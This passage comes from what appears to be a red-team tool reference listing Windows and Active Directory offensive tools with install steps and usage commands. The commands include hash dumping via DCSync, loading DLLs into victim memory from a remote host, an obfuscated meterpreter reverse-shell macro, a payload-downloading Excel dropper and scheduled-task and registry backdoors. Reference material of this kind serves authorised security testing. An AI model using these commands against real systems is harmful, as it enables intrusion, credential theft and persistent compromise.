
*Image used from https://www.4armed.com/blog/llmnr-nbtns-poisoning-using-responder/*
### [🔙](#tool-list)[secretsdump](https://github.com/fortra/impacket/blob/master/examples/secretsdump.py)
A utility that is part of the Impacket library that can be used to extract password hashes and other secrets from a Windows system.
It does this by interacting with the Security Account Manager (SAM) database on the system and extracting the hashed passwords and other information, such as:
- Password hashes for local accounts
- Kerberos tickets and keys
- LSA Secrets
**Install:**
python3 -m pip install impacket
**Usage:**
# Extract NTLM hashes with local files
secretsdump.py -ntds /root/ntds_cracking/ntds.dit -system /root/ntds_cracking/systemhive LOCAL
# DCSync attack and dump the NTLM hashes of all domain users.
secretsdump.py -dc-ip 10.10.10.30 MEGACORP.LOCAL/svc_bes:Sheffield19@10.10.10.30

*Image used from https://riccardoancarani.github.io/2020-05-10-hunting-for-impacket/#secretsdumppy*
### [🔙](#tool-list)[evil-winrm](https://github.com/Hackplayers/evil-winrm)
Evil-WinRM is a tool that provides a command line interface for Windows Remote Management (WinRM: *A service that allows administrators to remotely execute commands on a Windows machine*).
Evil-WinRM allows an attacker to remotely connect to a Windows machine using WinRM and execute arbitrary commands.
Some features include:
- Loading in memory Powershell scripts
- Loading in memory dll files bypassing some AVs
- Loading x64 payloads
- Pass-the-hash support
- Uploading and downloading local and remote files
**Install: (Git)**
sudo gem install winrm winrm-fs stringio logger fileutils
git clone https://github.com/Hackplayers/evil-winrm.git
cd evil-winrm
**Install: (Ruby gem)**
gem install evil-winrm
Alternative installation instructions can be found [here](https://github.com/Hackplayers/evil-winrm#installation--quick-start-4-methods).
**Usage:**
# Connect to 192.168.1.100 as Administrator with custom exe/ps1 download folder locations
evil-winrm -i 192.168.1.100 -u Administrator -p 'MySuperSecr3tPass123!' -s '/home/foo/ps1_scripts/' -e '/home/foo/exe_files/'
# Upload local files to victim
upload local_filename
upload local_filename destination_filename
# Download remote files to local machine
download remote_filename
download remote_filename destination_filename
# Execute .Net assembly into victim memory
Invoke-Binary /opt/csharp/Rubeus.exe
# Load DLL library into victim memory
Dll-Loader -http http://10.10.10.10/SharpSploit.dll
Full usage documentation can be found [here](https://github.com/Hackplayers/evil-winrm#documentation).

*Image used from https://korbinian-spielvogel.de/posts/heist-writeup/*
### [🔙](#tool-list)[Donut](https://github.com/TheWover/donut/)

A tool for in-memory execution of VBScript, JScript, EXE, DLL files and dotNET assemblies. It can be used to load and run custom payloads on target systems without the need to drop files to disk.
**Install: (Windows)**
git clone http://github.com/thewover/donut.git
To generate the loader template, dynamic library donut.dll, the static library donut.lib and the generator donut.exe. Start an x64 Microsoft Visual Studio Developer Command Prompt, change to the directory where you cloned the Donut repository and enter the following:
nmake -f Makefile.msvc
To do the same, except using MinGW-64 on Windows or Linux, change to the directory where you cloned the Donut repository and enter the following:
make -f Makefile.mingw
**Install: (Linux)**
pip3 install donut-shellcode
**Usage:**
# Creating shellcode from an XSL file that pops up a calculator.
shellcode = donut.create(file=r"C:\\Tools\\Source\\Repos\\donut\\calc.xsl")
# Creating shellcode from an unmanaged DLL. Invokes DLLMain.
shellcode = donut.create(file=r"C:\Tools\Source\Repos\donut\payload\test\hello.dll")
For full usage information, see the donut [GitHub Page](https://github.com/TheWover/donut/#4-usage).
See [a recent blog post](https://thewover.github.io/Bear-Claw/) from The Wover for more info.
### [🔙](#tool-list)[Macro_pack](https://github.com/sevagas/macro_pack)

A tool used to automatize the obfuscation and generation of Office documents, VB scripts, shortcuts, and other formats for red teaming.
**Install: (Binary)**
1. Get the latest binary from [https://github.com/sevagas/macro_pack/releases/](https://github.com/sevagas/macro_pack/releases/)
2. Download binary on PC with genuine Microsoft Office installed.
3. Open console, CD to binary dir and call the binary
**Install: (Git)**
git clone https://github.com/sevagas/macro_pack.git
cd macro_pack
pip3 install -r requirements.txt
**Usage:**
# Help Page
python3 macro_pack.py --help
# List all supported file formats
macro_pack.exe --listformats
# Obfuscate the vba file generated by msfvenom and puts result in a new VBA file.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.5 -f vba | macro_pack.exe -o -G meterobf.vba
# Obfuscate Empire stager VBA file and generate a MS Word document:
macro_pack.exe -f empire.vba -o -G myDoc.docm
# Generate an MS Excel file containing an obfuscated dropper (download payload.exe and store as dropped.exe)
echo "https://myurl.url/payload.exe" "dropped.exe" | macro_pack.exe -o -t DROPPER -G "drop.xlsm"
# Execute calc.exe via Dynamic Data Exchange (DDE) attack
echo calc.exe | macro_pack.exe --dde -G calc.xslx
### [🔙](#tool-list)[PowerSploit](https://github.com/PowerShellMafia/PowerSploit)
A collection of PowerShell scripts and modules that can be used to achieve a variety of red teaming objectives.
Some of the features of PowerSploit:
- Dump password hashes and extract clear-text passwords from memory
- Escalate privileges and bypass security controls
- Execute arbitrary PowerShell code and bypass execution restrictions
- Perform network reconnaissance and discovery
- Generate payloads and execute exploits
**Install:** *1. Save to PowerShell modules folder*
First you will need to download the [PowerSploit Folder](https://github.com/PowerShellMafia/PowerSploit) and save it to your PowerShell modules folder.
Your PowerShell modules folder path can be found with the following command:
$Env:PSModulePath
**Install:** *2. Install PowerSploit as a PowerShell module*
You will then need to install the PowerSploit module (use the name of the downloaded folder).

**Note:** *Your PowerShell execution policy might block you, to fix this run the following command.*
powershell.exe -ep bypass
Now you can install the PowerSploit module.
Import-Module PowerSploit
**Usage:**
Get-Command -Module PowerSploit
### [🔙](#tool-list)[Rubeus](https://github.com/GhostPack/Rubeus)

A tool that can be used to perform various actions related to Microsoft Active Directory (AD) environments, such as dumping password hashes, creating/deleting users, and modifying user properties.
Some of the features of Rubeus:
- Kerberoasting
- Golden ticket attacks
- Silver ticket attacks
**Install: (Download)**
You can install the unofficial pre-compiled Rubeus binary [here](https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/Rubeus.exe).
**Install: (Compile)**
Rubeus is compatible with [Visual Studio 2019 Community Edition](https://visualstudio.microsoft.com/vs/community/). Open the rubeus [project .sln](https://github.com/GhostPack/Rubeus), choose "Release", and build.
**Usage:**
Rubeus.exe -h

### [🔙](#tool-list)[SharpUp](https://github.com/GhostPack/SharpUp)
A nice tool for checking a victims endpoint for vulnerabilites relating to high integrity processes, groups, hijackable paths, etc.
**Install: (Download)**
You can install the unofficial pre-compiled SharpUp binary [here](https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/SharpUp.exe).
**Install: (Compile)**
SharpUp is compatible with [Visual Studio 2015 Community Edition](https://go.microsoft.com/fwlink/?LinkId=532606&clcid=0x409). Open the SharpUp [project .sln](https://github.com/GhostPack/SharpUp), choose "Release", and build.
**Usage:**
SharpUp.exe audit
#-> Runs all vulnerability checks regardless of integrity level or group membership.
SharpUp.exe HijackablePaths
#-> Check only if there are modifiable paths in the user's %PATH% variable.
SharpUp.exe audit HijackablePaths
#-> Check only for modifiable paths in the user's %PATH% regardless of integrity level or group membership.
### [🔙](#tool-list)[SQLRecon](https://github.com/skahwah/SQLRecon)
MS-SQL (Microsoft SQL Server) is a relational database management system developed and marketed by Microsoft.
This C# MS-SQL toolkit is designed for offensive reconnaissance and post-exploitation. For detailed usage information on each technique, refer to the [wiki](https://github.com/skahwah/SQLRecon/wiki).
**Install: (Binary)**
You can download the latest binary release from [here](https://github.com/skahwah/SQLRecon/releases).
**Usage:**
# Authenticating using Windows credentials
SQLRecon.exe -a Windows -s SQL01 -d master -m whoami
# Authenticating using Local credentials
SQLRecon.exe -a Local -s SQL02 -d master -u sa -p Password123 -m whoami
# Authenticating using Azure AD credentials
SQLRecon.exe -a azure -s azure.domain.com -d master -r domain.com -u skawa -p Password123 -m whoami
# Run whoami
SQLRecon.exe -a Windows -s SQL01 -d master -m whoami
# View databases
SQLRecon.exe -a Windows -s SQL01 -d master -m databases
# View tables
SQLRecon.exe -a Windows -s SQL01 -d master -m tables -o AdventureWorksLT2019
Full usage information can be found on the [wiki](https://github.com/skahwah/SQLRecon/wiki).
Tool module usage information can be found [here](https://github.com/skahwah/SQLRecon#usage).

*Image used from SQLRecon help page*
### [🔙](#tool-list)[UltimateAppLockerByPassList](https://github.com/api0cradle/UltimateAppLockerByPassList)
This resrouce is a collection of the most common and known techniques to bypass AppLocker.
Since AppLocker can be configured in different ways [@api0cradle](https://github.com/api0cradle) maintains a verified list of bypasses (that works against the default AppLocker rules) and a list with possible bypass technique (depending on configuration) or claimed to be a bypass by someone.
They also have a list of generic bypass techniques as well as a legacy list of methods to execute through DLLs.
Indexed Lists
- [Generic-AppLockerbypasses.md](https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/Generic-AppLockerbypasses.md)
- [VerifiedAppLockerBypasses.md](https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/VerifiedAppLockerBypasses.md)
- [UnverifiedAppLockerBypasses.md](https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/UnverifiedAppLockerBypasses.md)
- [DLL-Execution.md](https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/DLL-Execution.md)

*Image used from https://github.com/api0cradle/UltimateAppLockerByPassList*
### [🔙](#tool-list)[StarFighters](https://github.com/Cn33liz/StarFighters)
A JavaScript and VBScript Based Empire Launcher, which runs within their own embedded PowerShell Host.
Both Launchers run within their own embedded PowerShell Host, so we don't need PowerShell.exe.
This might be usefull when a company is blocking PowerShell.exe and/or is using a Application Whitelisting solution, but does not block running JS/VBS files.
**Usage:**
- Setup a new Listener within PowerShell Empire
- Use the Launcher command to Generate a PowerShell launcher for this listener
- Copy and Replace the Base64 encoded Launcher Payload within the StarFighter JavaScript or VBScript file
For the JavaScript version use the following Variable:
var EncodedPayload = ""
For the VBScript version use the following Variable:
Dim EncodedPayload: EncodedPayload = ""
- Then run: wscript.exe StarFighter.js or StarFighter.vbs on Target, or DoubleClick the launchers within Explorer.

*Image used from https://www.hackplayers.com/2017/06/startfighters-un-launcher-de-empire-en-js-vbs.html*
### [🔙](#tool-list)[demiguise](https://github.com/nccgroup/demiguise)
The aim of this project is to generate .html files that contain an encrypted HTA file.
The idea is that when your target visits the page, the key is fetched and the HTA is decrypted dynamically within the browser and pushed directly to the user.
This is an evasion technique to get round content / file-type inspection implemented by some security-appliances.
Further technical information [here](https://github.com/nccgroup/demiguise#how-does-it-do-it).
**Install:**
git clone https://github.com/nccgroup/demiguise
cd demiguise
**Usage:**
# Generate an encrypted .hta file that executes notepad.exe
python demiguise.py -k hello -c "notepad.exe" -p Outlook.Application -o test.hta

*Image used from https://github.com/nccgroup/demiguise*
## [🔙](#tool-list)[PowerZure](https://github.com/hausec/PowerZure)
PowerZure is a PowerShell project created to assess and exploit resources within Microsoft’s cloud platform, Azure. PowerZure was created out of the need for a framework that can both perform reconnaissance and exploitation of Azure, AzureAD, and the associated resources.
There is zero reason to ever run PowerZure on a victim’s machine. Authentication is done by using an existing accesstoken.json file or by logging in via prompt when logging into Azure, meaning you can safely use PowerZure to interact with a victim’s cloud instance from your operating machine.
**Install:**
Install-Module -Name Az
git clone https://github.com/hausec/PowerZure
cd PowerZure
ipmo C:\path\to\PowerZure.psd1
**Usage:**
# Get a list of AzureAD and Azure objects you have access to
Get-AzureTarget
[Blog - Attacking Azure, Azure AD, and Introducing PowerZure](https://posts.specterops.io/attacking-azure-azure-ad-and-introducing-powerzure-ca70b330511a)

*Image used from https://hakin9.org*
# Persistence
### [🔙](#tool-list)[Impacket](https://github.com/fortra/impacket)

Impacket provides a set of low-level Python bindings for various network protocols, including SMB, Kerberos, and LDAP, as well as higher-level libraries for interacting with network services and performing specific tasks such as dumping password hashes and creating network shares.
It also includes a number of command-line tools that can be used to perform various tasks such as dumping SAM databases, enumerating domain trusts, and cracking Windows passwords.
**Install:**
python3 -m pip install impacket
**Install: (With Example Scripts)**
Download and extract [the package](https://github.com/fortra/impacket), then navigate to the install folder and run...
python3 -m pip install .
**Usage:**
# Extract NTLM hashes with local files
secretsdump.py -ntds /root/ntds_cracking/ntds.dit -system /root/ntds_cracking/systemhive LOCAL
# Gets a list of the sessions opened at the remote hosts
netview.py domain/user:password -target 192.168.10.2
# Retrieves the MSSQL instances names from the target host.
mssqlinstance.py 192.168.1.2
# This script will gather data about the domain's users and their corresponding email addresses.
GetADUsers.py domain/user:password@IP
Great [cheat sheet](https://cheatsheet.haax.fr/windows-systems/exploitation/impacket/) for Impacket usage.
### [🔙](#tool-list)[Empire](https://github.com/EmpireProject/Empire)

Empire is a post-exploitation framework that allows you to generate payloads for establishing remote connections with victim systems.
Once a payload has been executed on a victim system, it establishes a connection back to the Empire server, which can then be used to issue commands and control the target system.
Empire also includes a number of built-in modules and scripts that can be used to perform specific tasks, such as dumping password hashes, accessing the Windows registry, and exfiltrating data.
**Install:**
git clone https://github.com/EmpireProject/Empire
cd Empire
sudo ./setup/install.sh
**Usage:**
# Start Empire
./empire
# List live agents
list agents
# List live listeners
list listeners
Nice usage [cheat sheet](https://github.com/HarmJ0y/CheatSheets/blob/master/Empire.pdf) by [HarmJoy](https://github.com/HarmJ0y).
### [🔙](#tool-list)[SharPersist](https://github.com/mandiant/SharPersist)

A Windows persistence toolkit written in C#.
The project has a [wiki](https://github.com/mandiant/SharPersist/wiki).
**Install: (Binary)**
You can find the most recent release [here](https://github.com/mandiant/SharPersist/releases).
**Install: (Compile)**
- Download the project files from the [GitHub Repo](https://github.com/mandiant/SharPersist).
- Load the Visual Studio project up and go to "Tools" --> "NuGet Package Manager" --> "Package Manager Settings"
- Go to "NuGet Package Manager" --> "Package Sources"
- Add a package source with the URL "https://api.nuget.org/v3/index.json"
- Install the Costura.Fody NuGet package. The older version of Costura.Fody (3.3.3) is needed, so that you do not need Visual Studio 2019.
- `Install-Package Costura.Fody -Version 3.3.3`
- Install the TaskScheduler package
- `Install-Package TaskScheduler -Version 2.8.11`
- You can now build the project yourself!
**Usage:**
A full list of usage examples can be found [here](https://github.com/mandiant/SharPersist#adding-persistence-triggers-add).
#KeePass
SharPersist -t keepass -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -f "C:\Users\username\AppData\Roaming\KeePass\KeePass.config.xml" -m add
#Registry
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -k "hkcurun" -v "Test Stuff" -m add
#Scheduled Task Backdoor
SharPersist -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -n "Something Cool" -m add
#Startup Folder
